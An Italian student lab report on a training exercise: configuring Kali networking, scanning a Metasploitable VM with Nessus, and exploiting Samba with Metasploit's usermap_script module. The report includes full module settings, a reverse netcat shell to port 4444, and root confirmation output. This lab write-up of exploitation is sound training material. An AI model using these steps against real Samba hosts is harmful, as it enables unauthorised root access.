

Build Week II - Giorno 4

Relazione sintetica dell'esercitazione svolta in laboratorio su Kali Linux, Metasploitable, Nessus e Metasploit.

1. Configurazione rete

È stato configurato l'indirizzo IP di Kali (192.168.50.100). Inizialmente il ping falliva con l'errore 'Network is unreachable' poiché mancava una route. Dopo l'aggiunta della route verso la rete 192.168.50.0/24, Kali e Metasploitable hanno iniziato a comunicare correttamente.

2. Verifica della connettività

È stato verificato che Metasploitable rispondeva al ping e che l'indirizzo IP fosse 192.168.50.150.

3. Vulnerability Scan con Nessus

È stata eseguita una Basic Network Scan su 192.168.50.150. La scansione ha individuato numerose vulnerabilità di diversa severità (Critical, High, Medium, Low e Info).

4. Analisi dei risultati

Tra le vulnerabilità individuate è stata presa in esame Samba sulla porta TCP 445. Nessus ha confermato la presenza di una vulnerabilità sfruttabile nel servizio Samba.

5. Sfruttamento con Metasploit

È stato utilizzato il modulo exploit/multi/samba/usermap_script configurando RHOSTS, RPORT, LHOST e LPORT. L'exploit ha aperto con successo una command shell sulla macchina bersaglio.

6. Verifica della sessione

Sono stati eseguiti i comandi whoami, ifconfig e id. I risultati hanno confermato privilegi di root e l'indirizzo IP della macchina vittima (192.168.50.150), soddisfacendo i requisiti della traccia.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.100/24 brd 192.168.13.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::778e:71b5:c73f:a66/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ sudo ifconfig eth0 192.168.50.100 netmask 255.255.255.0 up
[sudo] password for kali:

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
    inet6 fe80::778e:71b5:c73f:a66 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:8a:35:d2 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2922 bytes 176744 (172.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2000 bytes 189504 (185.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2000 bytes 189504 (185.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$

```

Configurazione IP iniziale

```

(kali@kali)-[~]
$ ping 192.168.50.150
ping: connect: Network is unreachable

(kali@kali)-[~]
$ ip route

(kali@kali)-[~]
$ ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::778e:71b5:c73f:a66/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface

(kali@kali)-[~]
$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff

(kali@kali)-[~]
$ sudo ip route add 192.168.50.0/24 dev eth0
[sudo] password for kali:


(kali@kali)-[~]
$ ip route
192.168.50.0/24 dev eth0 scope link

(kali@kali)-[~]
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data:
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.660 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.246 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.320 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.377 ms
64 bytes from 192.168.50.150: icmp_seq=5 ttl=64 time=0.584 ms
64 bytes from 192.168.50.150: icmp_seq=6 ttl=64 time=0.373 ms
64 bytes from 192.168.50.150: icmp_seq=7 ttl=64 time=0.501 ms
64 bytes from 192.168.50.150: icmp_seq=8 ttl=64 time=0.304 ms
64 bytes from 192.168.50.150: icmp_seq=9 ttl=64 time=0.358 ms
^C
--- 192.168.50.150 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8218ms
rtt min/avg/max/mdev = 0.246/0.413/0.660/0.130 ms


(kali@kali)-[~]
$

```

Correzione della route e test di connettività



Avvio della scansione Nessus



Panoramica delle vulnerabilità

Scansione Metasploitable / Plugin #90509
Configure Audit Trail Launch Report Export

Vulnerabilities 69

HIGH

Samba Badlock Vulnerability

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to Improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also

<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output

```
Nessus detected that the Samba Badlock patch has not been applied.
```

Port	Hosts
445 / tcp / cifs	192.168.50.150

Plugin Details

Severity: High
ID: 90509
Version: 1.9
Type: remote
Family: General
Published: April 13, 2016
Modified: November 17, 2025

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Unproven
Age of Vuln: 730 days +
Product Coverage: Medium
CVSSV3 Impact Score: 5.9
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 5.9
Exploit Prediction Scoring System (EPSS): 0.3704
Risk Factor: Medium
CVSS v3.0 Base Score: 7.5
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/RCC
CVSS v3.0 Temporal Score: 6.5
CVSS v2.0 Base Score: 6.8
CVSS v2.0 Temporal Score: 5.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P
CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:OF/RCC

```

(kali㉿kali)~[~]
$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt

more information
..:oDfO:"
      ..ym0odayMmy/.
      -+dHJ5aGfYzGVyIQ==+
      `:sm@~Destroy.No.Data~s:`
      -+h2~Maintain.No.Persistence~h+
      `:odNo2~Above.All.Else.Do.No.Harm~Ndo:`
      ./etc/shadow.0days-Data' %200R$201=1~No.0MNS'/.
      -++SecKCoin++e.AMd`..://///hbove.913.ElsMNH+--
      --/.ssh/id_rsa.Des-`htN01UserWroteMe!-
      :dopeAW.No<nano>0`is:TR1KC.sudo-.A:
      :we're.all.alike`The.PFYroy.No.D7:
      :PLACEDRINKHERE!`yxp_cmdshell.Ab0:
      :msf>exploit -j.`NS.B0B$ALLICES7:
      :--$rwxrwx:-`MS146.52.No.Per:
      :<script>.Ac816/`$ENbove3101.404:
      :NT_AUTHORITY.Do`T:/shSYSTEM-.N:
      :09.14.2011.raid`/STFU!wall.No.Pr:
      :hevn$ntSurb025N.`dNVRGOING2GIVUUP:
      :#OUTH0USE- -s:`S50.6178306Enc:
      :$nmap -o5`S50.6178306Enc:
      :AwsM.da:`/shMTL#beats30.No.:
      :Ring0:`dDestRoyREXXC3ta/M:
      :23d:`sSETEC.ASTRONOMYist:
      /-`
      /yo-`ence.N:() |: & ;;:
      :!Shall.We.Play.A.Game?trton/`
      :coy.ifightforchUsers`
      ..th3.H1V3.U2VjRFNN.jMh+..
      *MJM~WE.ARE.se~MMjMs
      +-KANSAS.CITY's-`
      J-HAKCERS~/.`
      .esc:wq!:`
      ++ATH`
      ..:oDfO:"
      ..ym0odayMmy/.
      -+dHJ5aGfYzGVyIQ==+
      `:sm@~Destroy.No.Data~s:`
      -+h2~Maintain.No.Persistence~h+
      `:odNo2~Above.All.Else.Do.No.Harm~Ndo:`
      ./etc/shadow.0days-Data' %200R$201=1~No.0MNS'/.
      -++SecKCoin++e.AMd`..://///hbove.913.ElsMNH+--
      --/.ssh/id_rsa.Des-`htN01UserWroteMe!-
      :dopeAW.No<nano>0`is:TR1KC.sudo-.A:
      :we're.all.alike`The.PFYroy.No.D7:
      :PLACEDRINKHERE!`yxp_cmdshell.Ab0:
      :msf>exploit -j.`NS.B0B$ALLICES7:
      :--$rwxrwx:-`MS146.52.No.Per:
      :<script>.Ac816/`$ENbove3101.404:
      :NT_AUTHORITY.Do`T:/shSYSTEM-.N:
      :09.14.2011.raid`/STFU!wall.No.Pr:
      :hevn$ntSurb025N.`dNVRGOING2GIVUUP:
      :#OUTH0USE- -s:`S50.6178306Enc:
      :$nmap -o5`S50.6178306Enc:
      :AwsM.da:`/shMTL#beats30.No.:
      :Ring0:`dDestRoyREXXC3ta/M:
      :23d:`sSETEC.ASTRONOMYist:
      /-`
      /yo-`ence.N:() |: & ;;:
      :!Shall.We.Play.A.Game?trton/`
      :coy.ifightforchUsers`
      ..th3.H1V3.U2VjRFNN.jMh+..
      *MJM~WE.ARE.se~MMjMs
      +-KANSAS.CITY's-`
      J-HAKCERS~/.`
      .esc:wq!:`
      ++ATH`

[ 2,623 exploits - 1,326 auxiliary - 1,707 payloads ]
[ 431 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >

```

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search samba usermap

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script"

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, http, socks5h, sapn1, socks4
RHOSTS 192.168.50.150 yes The target host(s). see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name Current Setting Required Description
LHOST 192.168.50.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
0 Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/samba/usermap_script) >
```

Configurazione del modulo

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Command shell session 1 opened (192.168.50.100:4444 -> 192.168.50.150:42789) at 2026-07-30 06:53:52 -0400

whoami
root
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:06:d4:09
inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe06:d409/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:17726 errors:0 dropped:0 overruns:0 frame:0
TX packets:13769 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:2111818 (2.0 MB) TX bytes:2198903 (2.0 MB)
Base address:0xd010 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:361 errors:0 dropped:0 overruns:0 frame:0
TX packets:361 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:144797 (141.4 KB) TX bytes:144797 (141.4 KB)

id
uid=0(root) gid=0(root)

```

Sessione ottenuta e verifiche finali